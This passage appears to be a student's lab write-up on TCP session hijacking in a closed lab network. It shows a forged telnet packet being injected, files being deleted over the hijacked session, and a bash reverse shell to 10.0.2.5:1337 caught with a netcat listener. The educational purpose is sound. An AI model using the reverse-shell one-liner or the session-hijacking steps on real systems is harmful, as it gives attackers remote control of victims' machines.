


5) After the attacker successfully forged and sent a telnet packet to the observer, the forged packet is in the “victim” machine’s Wireshark.




6) After the attack, I've tested if the connection is still alive by commanding *ls* to list the directories files of the observer from the victim machine. I've removed the desktop.picture by the command *rm desktop.picture* from the observer and doing one more *ls* to list the files, I've observed that the files are removed.

As a conclusion, the telnet connection is still alive because the victim is not informed of the attack. When the victim machine sends out a telnet packet to get to the current working directory, it displays the working directory of the observer.




Task 5: Creating Reverse Shell using TCP Session Hijacking


1) For the last task, from the “attacker”s shell, not the root shell itself, typing command */bin/bash -i > /dev/tcp/10.0.2.5/1337 0<&1 2>&1,* where initializations are defined in lab requirements



2) Using netcat from the root, host shell, “observer”s machine typing command *nc -lp 1337* where we define the free or available port number since Netcat could be listening to any port. I saw that as soon as the connection was established with the built in reverse shell, our running terminal in the stops the program and returns a new prompt input shown in the screenshot below.



3) From here I have tested to see if I could see the users, typing the command; *cd /var/log* and *ls -l.*



Sources:

- *https://null-byte.wonderhowto.com/how-to/create-reverse-shell-remotely-execute-root-commands-over-any-open-port-using-netcat-bash-0132658/*
- *https://www.exploit-db.com/papers/13587*
- *https://www.techrepublic.com/article/tcp-hijacking/*